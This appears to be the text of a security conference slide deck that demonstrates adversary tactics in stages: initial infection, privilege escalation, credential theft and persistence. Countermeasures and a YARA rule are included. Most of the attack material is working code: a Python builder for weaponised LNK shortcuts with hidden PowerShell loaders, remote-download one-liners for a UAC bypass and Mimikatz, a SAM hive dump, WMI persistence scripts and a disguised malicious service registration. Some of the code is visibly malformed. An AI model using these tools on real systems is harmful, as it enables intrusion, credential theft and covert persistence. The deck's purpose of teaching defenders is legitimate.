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Hacking Exposed: The Adversary Oscars



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


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
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BEST ACTOR IN A LEADING ROLE: **INITIAL INFECTION**



INITIAL INFECTION: BEAR TACTIC – MALICIOUS LNK



- Embedded PowerShell + Payload inside Windows Shortcut file (LNK)
- Payload can be encoded PowerShell scripts, or multiple stages of obfuscated binary code
- Two handy Social Engineering features:
 - Windows hides LNK extension even when set to show extensions
 - Can set icon of shortcut file to associated productivity app (Adobe, Office, etc)

LNK FILE COMPONENTS

- LNK target command
 - powershell.exe -windowstyle hidden -command
 - "\$b=[System.IO.File]::ReadAllBytes('.\spear.doc.lnk');
 - \$l=[System.Text.Encoding]::ASCII.GetString(\$b,0xB30,0x414);
 - powershell.exe -windowstyle hidden -enc \$l"
- Reads self and extracts b64 encoded "loader" script from specific offset
 - Loader is located after body of shortcut; makes offsets easier to calculate
- 256/260 character limit depending on OS version

LNK FILE COMPONENTS

- PowerShell Loader
 - `$bytes = [System.IO.File]::ReadAllBytes('spear.doc.lnk');`
 - `$lure = [System.Text.Encoding]::ASCII.GetString($bytes, 0xF50, 0x3B8C);`
 - `$payload = [System.Text.Encoding]::ASCII.GetString($bytes, 0x4AF0, 0x1A4);`
 - `$Content = [System.Convert]::FromBase64String($lure);`
 - `Set-Content -Path $env:temp\lure.docx -Value $Content -Encoding Byte;`
 - `Invoke-Item $env:temp\lure.docx;`
 - `powershell.exe -encodedCommand $payload`
- Similar to LNK target; read self and extract b64 encoded Lure/Payload

LNK FILE COMPONENTS

- Simple PowerShell payload for demonstration
 - [System.Reflection.Assembly]::LoadWithPartialName(\"System.Windows.Forms\") | Out-null;
 - [System.Windows.Forms.MessageBox]::Show(\"This is a payload executing\")
- Pop a message box
- Real payload example:
 - XOR encoded DLL and PNG file
 - Decoded DLL is executed
 - DLL decrypts IDAT section of PNG file, modified XTEA algorithm, 16byte key stored in DLL data section

LNK FILE CONSTRUCTION

- Start with normal LNK shortcut as a basis
 - Can also programmatically craft by using published binary format
- Pad LNK target command with blanks up to 256 characters to ensure fixed size, makes calculating offsets easier
- B64 encode lure document, append to end of LNK binary
- B64 encode payload, append lure
- B64 encode loader, appended after payload

LNK FILE CONSTRUCTION

SIMPLIFY WITH PYTHON!

- #5-7 input lnk file name, lure document, and payload
- #12 read and encode payload
- #14-26 Calculate size and offset for lure and payload, construct loader, encode loader

```

1 import os, sys, base64
2 import binascii
3
4 def main(argv):
5     lnk_name=argv[0]
6     lure=argv[1]
7     payload=argv[2]
8
9     path = os.path.join('.', lnk_name+'.lnk')
10
11     f=open(lure, 'rb')
12     b64_lure = base64.b64encode(f.read())
13
14     ps_loader=[]
15     ps_loader.append('$bytes = [System.IO.File]::ReadAllBytes(\'%s\')' % (lnk_name))
16     lure_offset='0xBA3'
17     lure_len=hex(len(b64_lure))
18     ps_loader.append('$lure = [System.Text.Encoding]::ASCII.GetString($bytes, %s, %s)' % (lure_offset, lure_len))
19     payload_offset=hex(int(lure_offset,0)+len(b64_lure)+1)
20     payload_len=hex(len(payload))
21     ps_loader.append('$payload = [System.Text.Encoding]::ASCII.GetString($bytes, %s, %s)' % (payload_offset, payload_len))
22     ps_loader.append('$Content = [System.Convert]::FromBase64String($lure)')
23     ps_loader.append('Set-Content -Path $env:temp\\%s -Value $Content -Encoding Byte' % (lure))
24     ps_loader.append('Invoke-Item $env:temp\\%s' % (lure))
25     ps_loader.append('powershell.exe -windowstyle hidden -encodedCommand $payload')
26     b64_loader = base64.b64encode(';'.join(ps_loader).encode('UTF-16LE'))
27

```

LNK FILE CONSTRUCTION

SIMPLIFY WITH PYTHON!

- #28-90 LNK file “header” as byte array
- Not really a header per say, but the portions leading up to the LNK target command

```

28 binary_file=[
29 0x4C, 0x00, 0x00, 0x00, 0x01, 0x14, 0x02, 0x00, 0x00, 0x00, 0x00, 0x00,
30 0xC0, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x46, 0xEB, 0x40, 0x08, 0x00,
31 0x20, 0x00, 0x00, 0x00, 0x4D, 0xDD, 0xB0, 0x12, 0x2E, 0x1B, 0xD2, 0x01,
32 0x4D, 0xDD, 0xB0, 0x12, 0x2E, 0x1B, 0xD2, 0x01, 0x4B, 0x1E, 0x54, 0xA8,
33 0x6E, 0x0F, 0xD2, 0x01, 0x00, 0xD2, 0x06, 0x00, 0x00, 0x00, 0x00, 0x00,
34 0x01, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
35 0x00, 0x00, 0x00, 0x00, 0x05, 0x02, 0x14, 0x00, 0x1F, 0x50, 0xE0, 0x4F,
36 0xD0, 0x20, 0xEA, 0x3A, 0x69, 0x10, 0xA2, 0xD8, 0x08, 0x00, 0x2B, 0x30,
37 0x30, 0x9D, 0x19, 0x00, 0x2F, 0x43, 0x3A, 0x5C, 0x00, 0x00, 0x00, 0x00,
38 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
39 0x00, 0x00, 0x00, 0x56, 0x00, 0x31, 0x00, 0x00, 0x00, 0x00, 0x00, 0x30,
40 0x4A, 0xCF, 0xAA, 0x10, 0x00, 0x57, 0x69, 0x6E, 0x64, 0x6F, 0x77, 0x73,
41 0x00, 0x40, 0x00, 0x09, 0x00, 0x04, 0x00, 0xEF, 0xBE, 0xF0, 0x48, 0x8D,
42 0x30, 0x30, 0x4A, 0xCF, 0xAA, 0x2E, 0x00, 0x00, 0x00, 0x9B, 0x90, 0x07,
43 0x00, 0x00, 0x00, 0x02, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
44 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x71, 0x6C, 0x4C, 0x00, 0x57,
45 0x00, 0x69, 0x00, 0x6E, 0x00, 0x64, 0x00, 0x6F, 0x00, 0x77, 0x00, 0x73,
46 0x00, 0x00, 0x00, 0x16, 0x00, 0x5A, 0x00, 0x31, 0x00, 0x00, 0x00, 0x00,
47 0x00, 0x34, 0x4A, 0x4B, 0x6E, 0x10, 0x00, 0x53, 0x79, 0x73, 0x74, 0x65,
48 0x6D, 0x33, 0x32, 0x00, 0x00, 0x42, 0x00, 0x09, 0x00, 0x04, 0x00, 0xEF,
49 0xBE, 0xF0, 0x48, 0x8D, 0x30, 0x34, 0x4A, 0x4B, 0x6E, 0x2E, 0x00, 0x00,
50 0x00, 0xCD, 0x99, 0x07, 0x00, 0x00, 0x00, 0x02, 0x00, 0x00, 0x00, 0x00,
51 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0xBC,
52 0x9F, 0xB1, 0x00, 0x53, 0x00, 0x79, 0x00, 0x73, 0x00, 0x74, 0x00, 0x65,
53 0x00, 0x6D, 0x00, 0x33, 0x00, 0x32, 0x00, 0x00, 0x00, 0x18, 0x00, 0x6C,
54 0x00, 0x31, 0x00, 0x00, 0x00, 0x00, 0x00, 0xF0, 0x48, 0xF9, 0x5D, 0x10,
55 0x00, 0x57, 0x49, 0x4E, 0x44, 0x4F, 0x57, 0x7E, 0x31, 0x00, 0x00, 0x54,
56 0x00, 0x09, 0x00, 0x04, 0x00, 0xEF, 0xBE, 0xF0, 0x48, 0xF9, 0x5D, 0xF0,
57 0x48, 0xF9, 0x5D, 0x2E, 0x00, 0x00, 0x00, 0xD6, 0x9D, 0x07, 0x00, 0x00,
58 0x00, 0x02, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
59 0x00, 0x00, 0x00, 0x00, 0x00, 0xCE, 0x22, 0xF8, 0x00, 0x57, 0x00, 0x69,
60 0x00, 0x6E, 0x00, 0x64, 0x00, 0x6F, 0x00, 0x77, 0x00, 0x73, 0x00, 0x50,
61 0x00, 0x6F, 0x00, 0x77, 0x00, 0x65, 0x00, 0x72, 0x00, 0x53, 0x00, 0x68,
62 0x00, 0x65, 0x00, 0x6C, 0x00, 0x6C, 0x00, 0x00, 0x00, 0x18, 0x00, 0x4E,
63 0x00, 0x31, 0x00, 0x00, 0x00, 0x00, 0x00, 0x3E, 0x49, 0xD0, 0x8D, 0x10,
64 0x00, 0x76, 0x31, 0x2E, 0x30, 0x00, 0x00, 0x3A, 0x00, 0x09, 0x00, 0x04,
65 0x00, 0xEF, 0xBE, 0xF0, 0x48, 0xF9, 0x5D, 0x3E, 0x49, 0xD0, 0x8D, 0x2E,

```

LNK FILE CONSTRUCTION

SIMPLIFY WITH PYTHON!

- #92-103 Construct LNK target command including size & offset of loader
- #101 add padding up to 256 characters
- #105-250 LNK file “footer” as byte array
 - Not really a footer per say, but the portions following the LNK target command


```

92 ps_initial=[]
93 ps_initial.append(u'\\Windows\\System32\\WindowsPowerShell\\v1.0\\powershell.exe%
94 \\-windowstyle hidden -command "$b=[System.IO.File]::ReadAllBytes('\\.%s\\')'
95 % (u'\\u00c9',lnk_name))
96 ps_loader_offset=hex(int(payload_offset,0)+int(payload_len,0)+1)
97 ps_loader_len=hex(len(b64_loader))
98 ps_initial.append('$l=[System.Text.Encoding]::ASCII.GetString($b,%s,%s)'
99 % (ps_loader_offset, ps_loader_len))
100 ps_initial.append('powershell.exe -windowstyle hidden -enc $l')
101 ps_initial_string = (';'.join(ps_initial).ljust(256) + '').encode('UTF-16LE')
102
103 [binary_file.append(int(elem.encode('hex'),16)) for elem in ps_initial_string]
104
105 binary_file = binary_file + [
106 0x3B, 0x00, 0x43, 0x00, 0x3A, 0x00, 0x5C, 0x00, 0x50, 0x00, 0x72, 0x00,
107 0x6F, 0x00, 0x67, 0x00, 0x72, 0x00, 0x61, 0x00, 0x6D, 0x00, 0x20, 0x00,
108 0x46, 0x00, 0x69, 0x00, 0x6C, 0x00, 0x65, 0x00, 0x73, 0x00, 0x5C, 0x00,
109 0x4D, 0x00, 0x69, 0x00, 0x63, 0x00, 0x72, 0x00, 0x6F, 0x00, 0x73, 0x00,
110 0x6F, 0x00, 0x66, 0x00, 0x74, 0x00, 0x20, 0x00, 0x4F, 0x00, 0x66, 0x00,
  
```

LNK FILE CONSTRUCTION

SIMPLIFY WITH PYTHON!

```
252     [binary_file.append(int(elem.encode('hex'),16)) for elem in b64_lure]
253     binary_file.append(0x00)
254     [binary_file.append(int(elem.encode('hex'),16)) for elem in payload]
255     binary_file.append(0x00)
256     [binary_file.append(int(elem.encode('hex'),16)) for elem in b64_loader]
257
258     output = open(lnk_name, 'wb')
259     output.write('').join(chr(x) for x in binary_file))
260     output.close()
261     if __name__ == '__main__':
262         main(sys.argv[1:])
263
```




- #260 Append encoded Lure, Payload, Loader to end of file, write file to disk
- Have a drink!

The image features a blurred background of several Oscar statues, which are golden and highly reflective. The statues are arranged in a way that creates a sense of depth, with some in the foreground and others further back. The word "DEMO" is overlaid in the center in a clean, white, sans-serif font. The overall lighting is soft, highlighting the metallic texture of the statues.

DEMO

INITIAL INFECTION: PANDA TACTIC – MACRO DOCUMENT




- PowerShell payload inside Office doc VBA macro
- Payload can be encoded PowerShell scripts, or multiple stages of obfuscated binary code
- No exploitation required, but does require macros to be enabled and/or user must allow macro to run

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DEMO

COUNTERMEASURES

- Force Windows to show LNK extension
 - Delete **NeverShowExt** registry value under **HKEY_CLASSES_ROOT\lnkfile**



- Block Office macros

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BEST **PRIVILEGE ESCALATION** IN A SUPPORTING ROLE



PRIVILEGE ESCALATION: BEAR TACTIC – UACME #23

- One of the UAC defeat techniques that leverages Windows AutoElevate Backdoor
 - <https://github.com/hfiref0x/UACME>
- Targets pkgmgr.exe and hijacks loading of DismCore.dll
- Implemented via PowerShell as well
 - powershell "IEX (New-Object Net.WebClient).DownloadString('https://raw.githubusercontent.com/FuzzySecurity/PowerShell-Suite/master/Bypass-UAC/Bypass-UAC.ps1'); Bypass-UAC **ucmDismMethod**"
- Works on x64 Win7 through Win 10 Creator's Update, Build 15031.

HIGH LEVEL EXPLANATION: USMDISMMETHOD

- PowerShell impersonates explorer.exe
- After impersonation, use IFileOperation::CopyItem COM calls to drop hijack/proxy dll into system32 as DismCore.dll
 - Utilizing IFileOperation gives us a backdoor to copy into system32 without UAC
- Call PkgMgr.exe
 - Legacy Package manager, whitelisted by MS against UAC
- PkgMgr.exe executes dism.exe
 - Dism.exe not whitelisted but doesn't matter since parent is already elevated
- Dism.exe attempts to load DismCore.dll, which is what we hijack

The image features a blurred background of several Oscar statues, which are golden and highly reflective. The statues are positioned at various angles, creating a sense of depth and movement. Overlaid on this background is the word "DEMO" in a large, white, sans-serif font, centered horizontally and vertically. The overall tone is professional and cinematic, suggesting a high-quality presentation or demonstration.

DEMO

PRIVILEGE ESCALATION: PANDA TACTIC – KERNEL 0-DAY

- 0-day 64-bit Kernel exploit
 - CVE-2014-4113 – Vulnerability in Win32k.sys
- First used by Hurricane Panda, discovered by CrowdStrike
 - <https://www.crowdstrike.com/blog/crowdstrike-discovers-use-64-bit-zero-day-privilege-escalation-exploit-cve-2014-4113-hurricane-panda/>
- Originally deployed as an executable, can be implemented in PowerShell as well
 - <https://github.com/subTee/CVE-2014-4113/blob/master/Invoke-SystemShell.ps1>
 - Also has a metasploit module
- I demoed this live at RSA 2015 (PowerShell version)
 - <https://www.rsaconference.com/events/us15/agenda/sessions/1815/hacking-exposed-beyond-the-malware>

COUNTERMEASURES

- UACME #23
 - Configure UAC to always notify
 - Stop using admin accounts everywhere for #@\$%-sake!
- CVE-2014-4113
 - Patch Windows
 - Upgrade Windows
 - Yara rule →

```
rule CrowdStrike_CVE_2014_4113 {  
  meta:  
    copyright = "CrowdStrike, Inc"  
    description = "CVE-2014-4113 Microsoft Windows x64 Local Privilege Escalation Exploit"  
    version = "1.0"  
    last_modified = "2014-10-14"  
    in_the_wild = true  
    strings:  
      $const1 = { fb ff ff ff }  
      $const2 = { 0b 00 00 00 01 00 00 00 }  
      $const3 = { 25 00 00 00 01 00 00 00 }  
      $const4 = { 8b 00 00 00 01 00 00 00 }  
    condition:  
      all of them  
}
```

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BEST **CREDENTIAL THEFT** SCORE



CREDENTIAL THEFT: BEAR & PANDA – IT'S A TIE!

- This is one stage where we see lots of overlap between actors
 - Widespread use of PowerShell (Invoke-Mimikatz, PowerSploit, Invoke-ReflectivePEInjection)
 - powershell "IEX (New-Object Net.WebClient).DownloadString('https://raw.githubusercontent.com/mattifestation/PowerSploit/master/Exfiltration/Invoke-Mimikatz.ps1'); Invoke-Mimikatz; exit"
- Saving Registry hives
 - C:\Windows\System32\reg.exe save HKLM\sam C:\1.tmp

COUNTERMEASURES

- Upgrade to Windows 10
 - Credential Guard
 - Only protects Domain Credentials
- Monitor/restrict PowerShell usage
 - Win 10 /w Device Guard & Script policies can disable unsigned scripts that use reflection
 - Can be bypassed if older versions of PS are allowed to run

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BEST **PERSISTENCE** IN A SILENT BREACH



PERSISTENCE: BEAR TACTIC – WMI EVENT SUBSCRIPTION

- Three Components
 - Event Filter is triggered on action(s)
 - Dozens of options such as User logs in, System boots, timer, etc
 - Consumer binds to Event filter and executes command when triggered
 - Command is a b64 PowerShell payload stored inside a custom WMI class
 - Encoded binary payloads can be hidden inside WMI repository and avoid touching disk
- Can be implemented with various tools such as wmic.exe and third party tools, but PowerShell is the most common
 - Can be done remotely as well using DCOM or WinRM

WMI EVENT SUBSCRIPTION BREAKDOWN

CUSTOM CLASS

- #1 Store class in root\cimv2
- #2 Create custom class "HackingExposed_Class"
- #4 Payload written to class property called "Payload", executes calc.exe

```
1 $StaticClass = New-Object Management.ManagementClass('root\cimv2', $null, $null)
2 $StaticClass.Name = 'HackingExposed_Class'
3 $StaticClass.Put()
4 $StaticClass.Properties.Add('Payload' , "calc.exe")
5 $StaticClass.Put()
-
```


WMI EVENT SUBSCRIPTION BREAKDOWN

EVENT FILTER

- #7 Filter named “Hacking Exposed Filter”
- #9-10 WQL query defines event to trigger on
- #12-14 Registers event

```
7 $filterName = 'HackingExposedFilter'
8
9 $Query = "SELECT * FROM __InstanceCreationEvent
10 WITHIN 1 WHERE TargetInstance ISA 'Win32_LogonSession' AND TargetInstance.LogonType = 2"
11
12 $WMIEventFilter = Set-WmiInstance -Class __EventFilter -Namespace "root\subscription"
13 -Arguments @{Name=$filterName;EventNameSpace="root\cimv2";QueryLanguage="WQL";Query=$Query}
14 -ErrorAction Stop
```

WMI EVENT SUBSCRIPTION BREAKDOWN

EVENT CONSUMER

- #16 Consumer named “HackingExposedConsumer”
- #18 Executing Powershell
- #20-22 Powershell argument reads the ‘Payload’ property from the “HackingExposed_Class”
- #24 Combine path + args
- #26-28 Register consumer

```
16 $consumerName = 'HackingExposedConsumer'
17
18 $exePath = 'c:\windows\system32\WindowsPowerShell\v1.0\powershell.exe'
19
20 $exeArgs = " -Command ""`$Command =
21 ([WmiClass]'root\cimv2:HackingExposed_Class').Properties['Payload'].Value;
22 powershell -command ""`$Command""
23
24 $commandLine=$exePath+$exeArgs
25
26 $WMIEventConsumer = Set-WmiInstance -Class CommandLineEventConsumer
27 -Namespace "root\subscription" -Arguments @{Name=$consumerName;ExecutablePath=$exePath;
28 CommandLineTemplate=$commandLine}
29
```

WMI EVENT SUBSCRIPTION BREAKDOWN

- Bind the event filter to consumer

```
30 Set-WmiInstance -Class __FilterToConsumerBinding  
31 -Namespace "root\subscription" -Arguments @{Filter=$WMIEventFilter;Consumer=$WMIEventConsumer}
```

PERSISTENCE: PANDA TACTIC – SERVICEDLL

- Similar to a service EXE, except runs under svchost
- Creation of a service DLL is undocumented
 - Adversary can build from scratch, or hijack a legitimate service DLL, we will do the latter
 - Legitimate DLL is hardcoded to execute a particular binary
 - Replace target binary with payload
- Service is created via registry keys and applied on reboot

REGISTERING THE SERVICE

- Execute reg file


Windows Registry Editor Version 5.00

```
[HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\services\malservice]
"Type"=dword:00000110
"Start"=dword:00000002
"ErrorControl"=dword:00000001
"ImagePath"=hex(2):25,00,73,00,79,00,73,00,74,00,65,00,6d,00,72,00,6f,00,6f,00,\
74,00,25,00,5c,00,73,00,79,00,73,00,74,00,65,00,6d,00,33,00,32,00,5c,00,73,\
00,76,00,63,00,68,00,6f,00,73,00,74,00,2e,00,65,00,78,00,65,00,20,00,2d,00,\
6b,00,20,00,4d,00,79,00,47,00,72,00,6f,00,75,00,70,00,00,00
"DisplayName"="MalService"
"ObjectName"="LocalSystem"
"Description"="A perfectly normal service"

[HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\services\malservice\Parameters]
"ServiceDll"=hex(2):63,00,3a,00,5c,00,77,00,69,00,6e,00,64,00,6f,00,77,00,73,\
00,5c,00,73,00,79,00,73,00,74,00,65,00,6d,00,33,00,32,00,5c,00,61,00,70,00,\
70,00,6d,00,67,00,6d,00,74,00,2e,00,64,00,6c,00,6c,00,00,00

[HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\SvcHost]
"MyGroup"=hex(7):6d,00,61,00,6c,00,73,00,65,00,72,00,76,00,69,00,63,00,65,00,\
00,00,00,00
```


REGISTERING THE SERVICE



- Innocuous Description, and Display name
- Execute as LocalSystem
- ImagePath points to svchost; can run under existing or new group
 - Stealth vs Stability
- Start=2 means autostart
- ServiceDLL points to dll path



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The image features a blurred background of several Oscar statues, which are golden and highly reflective. The statues are arranged in a way that creates a sense of depth, with some in the foreground and others further back. The word "DEMO" is overlaid in the center in a clean, white, sans-serif font. The overall lighting is soft, highlighting the metallic texture of the statues.

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COUNTERMEASURES

